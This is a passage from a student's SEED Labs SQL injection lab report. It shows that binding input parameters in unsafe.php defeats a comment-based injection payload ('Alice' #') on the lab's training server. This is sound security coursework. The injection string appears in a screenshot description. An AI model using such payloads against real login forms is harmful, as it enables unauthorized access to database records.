
password: wahabhere

// we changed in pervious attack

With correct credentials we got the correct information from database




The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/defense/'. The page has a green header and a light blue background. The main content area is titled 'Get Information' and contains a form with two input fields: 'USERNAME' with the value 'Alice' and 'PASSWORD' with a masked password '*****'. Below the fields is a green button labeled 'Get User Info'. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABs'.



The screenshot shows a web browser window with a green header and a light blue background. The main content area is titled 'Information returned from the database' and contains a list of user information:

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **20000**
- Social Security Number: **10211002**

Now we will execute the Sql Injection command




Get Information

USERNAME Alice' #

PASSWORD Password

Get User Info

Copyright © SEED LABs



We got no value from database means we have successful defended the sql injection attack from the attacker by just modifying the unsafe.php in order to prevent we have binded the input data to variable then it executes and its fetch it accepts text only even if its code it will not execute rather it will be converted to text and will be fetched now